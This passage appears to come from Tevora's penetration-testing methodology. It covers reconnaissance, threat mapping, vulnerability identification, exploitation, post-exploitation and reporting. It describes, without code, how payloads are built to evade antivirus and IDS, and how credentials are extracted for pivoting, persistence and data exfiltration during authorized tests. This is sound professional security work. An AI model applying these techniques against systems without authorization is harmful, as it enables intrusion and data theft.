- **Passive:** Tevora searches the internet for information that is posted by the Client or their employees. Tevora reviews third-party databases that could contain archived Client or employee information including Google, Shodan, and social networking platforms. Traffic is never sent to the Client during this phase, making the testing difficult to detect.
- **Semi-Passive:** Tevora gathers information on the target using requests disguised as normal internet traffic, including DNS requests, service probes, and analysis of document metadata. Traffic may be sent to the Client but will be difficult to detect.
- **Active:** Tevora uses ping sweeps, port scans, banner grabbing, vulnerability scans, and forced browsing to actively enumerate the Client's attack surface. This is a more aggressive phase of reconnaissance that generates significant amounts of abnormal traffic. Tevora gathers a significant amount of reliable information on the Client's systems during this phase. This phase is most likely to be detected by the Client.

Phase 2: Threat Mapping

Tevora analyzes the information gathered during the reconnaissance phase to map targets to potential threat vectors. This map is used to enumerate threats to the business and prioritize testing on high-impact targets.

The threat mapping phase closely follows the PTES Standard’s threat modeling phase. During threat mapping, Tevora performs the following steps:

- **Gather relevant documentation:** Tevora works with the Client to acquire IT and business process documentation. Tevora can also take a black box approach and attempt to acquire this information during the reconnaissance phase.
- **Identify and categorize primary and secondary assets:** Tevora identifies the assets on the in-scope targets and divides them into primary and secondary categories. These are assets that can be reached directly, and assets that can be reached from pivoting, respectively.
- **Identify and categorize threats and threat communities:** Tevora enumerates the potential threats to the in-scope targets and categorizes them by the groups of people (e.g., threat communities) that may execute those threats.
- **Map threat communities against primary and secondary assets:** Tevora maps the categorized threat list to the categorized asset list to determine relevant threats and their potential impact on the business.
- **Cross-reference threat map to test objectives:** Tevora reviews the threat map to identify the impact of potential threats in the context of testing objectives defined during the planning phase.

Tevora uses the output of this phase to enumerate potential threat vectors and prioritize testing on high-impact attack scenarios. This also enables alignment of threat exposure to testing objectives.

Phase 3: Known Vulnerability Identification

Tevora reviews information gathered during the threat mapping and reconnaissance phases to identify known vulnerabilities. Tevora reviews banners, network, and HTTP response signatures, and running services. These are then cross-referenced against vulnerability databases such as Exploit-DB, Rapid7, and CVE.

Tevora takes a multi-assessment approach by analyzing information gathered from both passive and active vulnerability identification:

- **Passive:** Tevora reviews metadata from public documents and archived content in search engines for vulnerability signatures. Additionally, Tevora performs traffic monitoring on the internal network and analyzes network protocols for signatures of vulnerable network services.
- **Active:** Tevora uses vulnerability scanners for automated vulnerability enumeration and augments this with output from port scanners, HTTP responses, SNMP enumeration, NetBIOS enumeration, and more.

After identifying vulnerabilities, Tevora attempts to validate vulnerabilities and prioritize them for exploitation. Tevora researches all discovered vulnerabilities and performs manual testing to check for false positives. Vulnerabilities are cross-referenced against the threat map to identify their impact and potential risk to the business.

Phase 4: Exploitation

During the exploitation phase, Tevora attempts to access the targets enumerated during the threat mapping phase. Tevora reviews discovered vulnerabilities and insecure services to develop an exploitation plan. Tevora then executes this plan in a precision strike against the Client.

Tevora uses publicly available exploits and pursues development of custom and/or "zero-day" exploits for high impact targets or when known vulnerabilities are not discovered.

- **Known Vulnerabilities:** Tevora modifies public exploits to target the Client environment. Public exploits are only acquired from trusted sources such as Exploit-DB and are reviewed before modification and use. Commercial exploitation frameworks are also used during this phase.
- **Unknown Vulnerabilities:** If known vulnerabilities are not found, Tevora takes a zero-day approach. A replica environment is created and Tevora tests the discovered services for previously unknown security issues.
- **Application Layer Vulnerabilities:** If any custom applications are discovered during testing, Tevora will perform application-level assessments as permitted by the timeframe. These tests will be performed according to Tevora's application testing methodologies.

Tevora delivers payloads during the exploit to gain access to the targets in accordance with testing objectives. Payloads are designed to bypass security measures used by the Client. These will include encoded, packed, encrypted, and custom payloads designed to bypass anti-virus, IPS/IDS systems, and firewalls. These payloads are also used in the post-exploitation phase to pivot the attack to other targets.

Phase 5: Post-Exploitation

During this phase, Tevora evaluates the impact of the exploitation, tests the Client's internal defenses, and uses the initial exploits to escalate access to additional targets. The following activities are performed during this phase:

- **Establish Persistence:** Tevora establishes secure, persistent access so Tevora may notify the Client of the exploit and the Client can remediate without interrupting post-exploitation activities.
- **Initial Enumeration:** Compromised resources are enumerated for relevant information. User accounts and passwords are extracted for use in pivoting.
- **Pivoting:** Tevora repeats the reconnaissance, threat mapping, vulnerability identification, and exploitation phases on newly accessible targets. Tevora begins the new reconnaissance phase with network analysis and shifts to an internal penetration test methodology. Tevora uses information acquired during previous phases to escalate access to the Client's systems.
- **Target Profiling:** Tevora enumerates data and information on exploited targets.
- **Data Exfiltration:** Based on the purpose of the penetration test, Tevora targets and attempts to extract (or simulate an extraction of) information that is vital to the organization.
- **Cleanup:** When the penetration test is complete, Tevora cleans up all the tools and payloads that were placed in the target's environment.

Post-exploitation is an iterative testing process to continually escalate the attack simulation. Previous steps of the methodology are repeated to assess potential threats from the newly acquired foothold. Additional information about the target may be discovered during this phase such as source code, undocumented endpoints, and additional credentials, which all warrant further testing.

Phase 6: Reporting

Tevora compiles the findings during the penetration test and organizes them into a final report which is sent to the Client. The report documents each discovered vulnerability, remediation recommendations, and provides an analysis of risk to the business.

Topics covered by the report include:

- Executive Summary
    - People involved
    - Project objective
    - Project scope
- Findings Overview
    - Test results
    - Strategic recommendations
- Technical Summary
    - Scoring of findings
    - Findings summary based on HydraRisk model
    - Detailed summary of each finding
        - CVSS score
        - HydraRisk score
        - Finding description
        - External references
        - Recommended remediation
- Penetration Testing Methodology

The report provides both a detailed technical breakdown and a high-level executive summary, allowing for review by both technical and non-technical staff. The report can be tailored to a Client's needs, including being split into multiple documents. The report is the final deliverable for testing and may go through review and editing phases prior to acceptance. Once the report has been accepted, the project is considered closed unless otherwise stated.

TEVORA™

Go forward. We’ve got your back.

Compliance – Enterprise Risk Management – Data Privacy – Security Solutions – Threat Management

HYDRA RISK
MODEL